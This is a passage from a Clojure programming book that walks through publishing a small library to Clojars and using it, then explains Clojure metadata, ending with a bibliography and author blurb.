  :url "http://example.com/FIXME"
  :license {:name "EPL-2.0 OR GPL-2.0-or-later WITH Classpath-exception-2.0"
            :url "https://www.eclipse.org/legal/epl-2.0/"}
  :dependencies [[org.clojure/clojure "1.11.1"]]
  :repl-options {:init-ns println.core}
  :repositories [["clojars" {:url
"https://clojars.org/groups/org.clojars.mindaslab.println"
                               :sign-releases false}]])
```

Now in the project home folder punch in this command.

```
$ lein deploy clojars
```

It will prompt you for username, provide it.

```
$ lein deploy clojars
WARNING: please set :description in project.clj.
WARNING: please set :url in project.clj.
No credentials found for clojars
See `lein help deploying` for how to configure credentials to avoid prompts.
Username: mindaslab
```


Then it will prompt you for password, provide the token you obtained from the Clojars.

```
 lein deploy clojars
WARNING: please set :description in project.clj.
WARNING: please set :url in project.clj.
No credentials found for clojars
See `lein help deploying` for how to configure credentials to avoid prompts.
Username: mindaslab
```

```
Password:
Created
/Users/mindaslab/author/clojure/projects/printline/target/org.clojars.mindaslab.printl
ine-0.1.0-SNAPSHOT.jar
Wrote /Users/mindaslab/author/clojure/projects/printline/pom.xml
Could not find metadata
org.clojars.mindaslab.printline:org.clojars.mindaslab.printline:0.1.0-SNAPSHOT/maven-
metadata.xml in clojars (https://repo.clojars.org/)
Sending org/clojars/mindaslab/printline/org.clojars.mindaslab.printline/0.1.0-
SNAPSHOT/org.clojars.mindaslab.printline-0.1.0-20251015.115436-1.jar (9k)
    to https://repo.clojars.org/
Sending org/clojars/mindaslab/printline/org.clojars.mindaslab.printline/0.1.0-
SNAPSHOT/org.clojars.mindaslab.printline-0.1.0-20251015.115436-1.pom (2k)
    to https://repo.clojars.org/
Could not find metadata
org.clojars.mindaslab.printline:org.clojars.mindaslab.printline/maven-metadata.xml in
clojars (https://repo.clojars.org/)
Sending org/clojars/mindaslab/printline/org.clojars.mindaslab.printline/0.1.0-
SNAPSHOT/maven-metadata.xml (1k)
    to https://repo.clojars.org/
Sending org/clojars/mindaslab/printline/org.clojars.mindaslab.printline/maven-
metadata.xml (1k)
    to https://repo.clojars.org/
```

And few seconds later, the library get’s deployed.

Now I can visit https://clojars.org/org.clojars.mindaslab.printline, and Clojars tells me how to use it.


Clojars
Search projects...
LOGIN
REGISTER

org.clojars.mindaslab.printline

FIXME: write description

N/A | cljdoc | 0 Downloads | 0 This Version

Leiningen/Boot

```
[org.clojars.mindaslab.printline "0.1.0-SNAPSHOT"]
```

Clojure CLI/deps.edn

```
org.clojars.mindaslab.printline/org.clojars.mindaslab.printline {:mvn/version "0.1.0-SNAPSHOT"}
```

Gradle

```
implementation("org.clojars.mindaslab.printline:org.clojars.mindaslab.printline:0.1.0-SNAPSHOT")
```

Maven

```
<dependency>
  <groupId>org.clojars.mindaslab.printline</groupId>
  <artifactId>org.clojars.mindaslab.printline</artifactId>
  <version>0.1.0-SNAPSHOT</version>
</dependency>
```

Note: this artifact is a non-canonical fork. See the wiki for more details.

Pushed by

mindaslab on Oct 15, 2025

Recent Versions

0.1.0-SNAPSHOT

Dependencies

org.clojure/clojure 1.11.1

Homepage

http://example.com/FIXME

License

EPL-2.0 OR GPL-2.0-or-later WITH Classpath-exception-2.0

Version Badge

Want to display the latest version of your project on GitHub? Use the markdown code below!

clojars [org.clojars.mindaslab.printline "0.1.0-SNAPSHOT"]

```
[![Clojars Project](https://
img.shields.io/clojars/v/
org.clojars.mindaslab.printline.svg)
](https://clojars.org/
```

If you want to include pre-releases and snapshots, use the following markdown code:

clojars [org.clojars.mindaslab.printline "0.1.0-SNAPSHOT"]

```
[![Clojars Project](https://
img.shields.io/clojars/v/
org.clojars.mindaslab.printline.svg?
include_prereleases)](https://
```

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
32.4. Using Your Library

Get code for this section here https://gitlab.com/clojure-book/try_printline

In this section let’s see how to use our library. Let’s create a new project called `try_printline`.

Copy `[org.clojars.mindaslab.printline "0.1.0-SNAPSHOT"]` which you see when visiting https://clojars.org/org.clojars.mindaslab.printline



Clojars
Search projects...
LOGIN
REGISTER

org.clojars.mindaslab.println

FIXME: write description

N/A | cljdoc | 0 Downloads | 0 This Version

Leiningen/Boot

```
[org.clojars.mindaslab.println "0.1.0-SNAPSHOT"]
```

Clojure CLI/deps.edn

```
org.clojars.mindaslab.println/org.clojars.mindaslab.println {:mvn/version "0.1.0-SNAPSHOT"}
```

Gradle

```
implementation("org.clojars.mindaslab.println:org.clojars.mindaslab.println:0.1.0-SNAPSHOT")
```

Maven

```
<dependency>
  <groupId>org.clojars.mindaslab.println</groupId>
  <artifactId>org.clojars.mindaslab.println</artifactId>
  <version>0.1.0-SNAPSHOT</version>
</dependency>
```

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Note: this artifact is a non-canonical fork. See the wiki for more details.

Pushed by
mindaslab on Oct 15, 2025

Recent Versions
0.1.0-SNAPSHOT

Dependencies
org.clojure/clojure 1.11.1

Homepage
http://example.com/FIXME

License
EPL-2.0 OR GPL-2.0-or-later WITH Classpath-exception-2.0

Version Badge
Want to display the latest version of your project on GitHub? Use the markdown code below!

clojars [org.clojars.mindaslab.println "0.1.0-SNAPSHOT"]

```
[![Clojars Project](https://
img.shields.io/clojars/v/
org.clojars.mindaslab.println.svg)
](https://clojars.org/
```

If you want to include pre-releases and snapshots, use the following markdown code:

clojars [org.clojars.mindaslab.println "0.1.0-SNAPSHOT"]

```
[![Clojars Project](https://
img.shields.io/clojars/v/
org.clojars.mindaslab.println.svg?
include_prereleases)](https://
```

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Let’s now create a new leningen project called `try_printline`.

```
$ lein new try_printline
```

In `project.clj` add `[org.clojars.mindaslab.printline "0.1.0-SNAPSHOT"]` to `:dependencies` and it should look as shown.

```
(defproject try_printline "0.1.0-SNAPSHOT"
  :description "FIXME: write description"
  :url "http://example.com/FIXME"
  :license {:name "EPL-2.0 OR GPL-2.0-or-later WITH Classpath-exception-2.0"
            :url "https://www.eclipse.org/legal/epl-2.0/"}
  :dependencies [[org.clojure/clojure "1.11.1"]
```

```
                 [org.clojars.mindaslab.println "0.1.0-SNAPSHOT"]]
  :repl-options {:init-ns try-println.core})
```

Jackin `try_println` and change the file `src/try_println/core.clj` to have this content:

```
(ns try-println.core
  (:require [println.core :as pl]))


(pl/print-line "*")

(pl/print-line 30)

(pl/print-line "$", 40)
```

See how we are requiring `println.core` in this statement `(:require [println.core :as pl])`.

Execute

```
(ns try-println.core
  (:require [println.core :as pl]))
```

It should return `nil`. Now execute:

```
(pl/print-line "*")
```

You should be getting this as output in repl:

```
; ********************************************************************************
nil
```

Execute:

```
(pl/print-line 30)
```

You should be getting this:

```
; ------------------------------
nil
```

And finally execute:

```
(pl/print-line "$", 40)
```

You should be getting this:

```
; $$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
nil
```

So we have successfully created a library, added it to Clojars, required it in our project, and used it. Happy publishing to Clojars!!

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[1] https://calva.io/jack-in-guide/

Chapter 33. Metadata

Get the source for this section here https://yu7.in/XkFT5d

Watch the video for this section here https://yu7.in/5U0vRr

In clojure there are two ways to declare a function private, one with the `defn-` as shown:

```
(defn- private-function []
  "private function")
```

Or you can use the `defn` with the metadata as shown:

```
(defn ^:private private-function []
  "private function")
```

Metadata is some data you can assign to a definition so that the compiler or, the program that uses the definition can get some hints about the definition. As you have seen about the `^:private` metadata, it is a boolean value that when set to `true` prevents the function been accessed from other namespaces.

Let’s dive more deep into metadata in this section.

In the code below, we are defining a varaible named `some-var-with-meta`, and we are assigning metadata `^:boo` to it.

```
(def ^:boo some-var-with-meta 7)
;; => #'user/some-var-with-meta
```

Now let’s declare another variable called `some-var` without any metadata.

```
(def some-var 7)
;; => #'user/some-var
```

Let’s compare these two variables.

```
(= some-var some-var-with-meta)
;; => true
```

Though metadata is assigned to the `some-var-with-meta` it does equal to `some-var`. Metadata in Clojure does not affect normal way of operation of the variable.

Now let’s extract metadata of `some-var-with-meta`:

```
(meta #'some-var-with-meta)
;; => {:boo true, :line 1, :column 1, :file
"/Users/mindaslab/author/clojure/code/meta_data.clj", :name some-var-with-meta, :ns
#object[clojure.lang.Namespace 0xf7f1972 "user"]}
```

As you can see above, we get the metadata as a map, where the symbol `:boo` is `true`. You might wonder what the `#'` in `#'some-var-with-meta` means. It is a reader macro, that it refers to the variable `some-var-with-meta`, rather than its value `7`.

It's not that just one meta data can be assigned to a definition, you can assign an map, with lot sof keys and values:

```
(def ^{:a 1 :b 2 :c 3} lots-of-meta 42)
;; => #'user/lots-of-meta
```

Now when we enquire about the metadata of `lots-of-meta` we get:

```
(meta #'lots-of-meta)
;; => {:a 1, :b 2, :c 3, :line 13, :column 1, :file
"/Users/mindaslab/author/clojure/code/meta_data.clj", :name lots-of-meta, :ns
#object[clojure.lang.Namespace 0xf7f1972 "user"]}
```

Note apart from `:a`, `:b`, and `:c` there are other keys in the map, but we will not go into detail about them.

In previous examples `meta` when called, gave lot of information or metadata about the variable, but by declaring a variable with `with-meta` avoids lot of clutter:

```
(def my-list (with-meta '(1 2 3) {:secret "meta"}))
;; => #'user/my-list
```

In the above example we define a variable:

```
(def my-list)
```

Then we use the `with-meta` function:

```
(def my-list (with-meta ....))
```

Add the definition value as first argument to `with-meta`

```
(def my-list (with-meta '(1 2 3) ....))
```

Add the metadata as second argument to `with-meta`:

```
(def my-list (with-meta '(1 2 3) {:secret "meta"}))
```

Thats it.

Now let's check the value of `my-list`:

```
my-list
;; => (1 2 3)
```

Now let's check the metadata of `my-list`:

```
(meta my-list)
;; => {:secret "meta"}
```

It's cleaner while querying about metadata, but I feel `(def my-list (with-meta '(1 2 3) {:secret "meta"}))` is really clumsy way of adding metadata to a variable.

Have you noticed? We use `meta` on `my-list` and not on `#'my-list`. The reason is, the function `with-meta` attaches metadata to the value of `my-list`, that is to `'(1 2 3)` and not on entity that holds the name `my-list`, and it's value `'(1 2 3)`.

We have seen before that `^:private` can be attached to a function, making it private and only accessible in the defined namespace. In a similar way, any keyword can be attached as metadata to a Clojure function. Below we attach `{:something true}` to a function:

```
(defn ^:something my-function []
  "some function")
;; => #'user/my-function
```

We call `my-function`:

```
(my-function)
;; => "some function"
```

It works as expected. But if you see below, when we query it metadata, keyword `:something` has value `true` attached to it.

```
(meta #'my-function)
;; => {:something true, :arglists ([]), :line 29, :column 1, :file
"/Users/mindaslab/author/clojure/code/meta_data.clj", :name my-function, :ns
#object[clojure.lang.Namespace 0xf7f1972 "user"]}
```

Docstrings are metadata too, the below function has a docstring.

```
(defn function-with-doc
  "This is a function with doc string"

  []
  (println "some function"))
;; => #'user/function-with-doc
```

Now if you query for the meta `(meta #'function-with-doc)`, and pull out the value associated with the keyword `:doc` as shown below.

```
(:doc (meta #'function-with-doc))
;; => "This is a function with doc string"
```

You wil get the docstring as output.

The same effect can we achieved by setting keyword `:doc` as metadata for a function as shown below.

```
(defn ^{:doc "This is another function with doc string"} another-function-with-doc

  []
  (println "some function"))
;; => #'user/another-function-with-doc

(:doc (meta #'another-function-with-doc))
;; => "This is another function with doc string"
```

A map can be assigned as meta to function, with lots of keywords and values ash shown below.

```
(defn ^{:a 1 :b 2 :c 3} lots-of-meta-my-function []
  "some function")
;; => #'user/los-of-meta-my-function
```

When we query its `meta`, we do get those keywords and values, along with other metadata Clojure sets implicitly as shown below.

```
(meta #'lots-of-meta-my-function)
;; => {:ns #object[clojure.lang.Namespace 0xf7f1972 "user"], :name los-of-meta-my-
function, :file "/Users/mindaslab/author/clojure/code/meta_data.clj", :column 1, :c 3,
:line 52, :b 2, :arglists ([]), :a 1}
```

Bibliography

- Clojure for the brave and true https://www.braveclojure.com/
- Getting Clojure https://amzn.to/3ABmVup
- Programming Clojure https://amzn.to/3c2aAFe
- Professional Clojure https://amzn.to/3ARddo7
- Practicalli https://practical.li/
- Clojure Cookbook: Recipes for Functional Programming https://amzn.to/3TMkuLn
- The Joy of Clojure https://amzn.to/3hOwJtN
- Mastering Clojure Macros https://amzn.to/3KWoXdF
- Clojure Script Unravelled https://funcool.github.io/clojurescript-unraveled/

Many hackers swear by LISP, and just like any other programmer coming from OOPS background I was skeptical about functional programming. When I started learning it, it wasn't straight forward (for an OOP developer), but I persisted and when I reached what's called REPL driven development I was blown away.

Clojure is a dialect of LISP, and it was smartly designed to be hosted and not compiled, which means that when you learn it, you can target multiple platforms like Java runtime, Common Language Runtime, JavaScript and Dart platforms, hence your job potential will be huge if you master it.

Clojure and all LISP based languages, surprisingly has only one syntax, which makes it simple and unimaginably powerful, and hence makes it easier to learn compared to other languages, and hence I feel it could be great first programming language for many.

Join me in this wonderful journey to learn a dialect of a language which refuses to die and rises like phoenix.

- Karthikeyan A K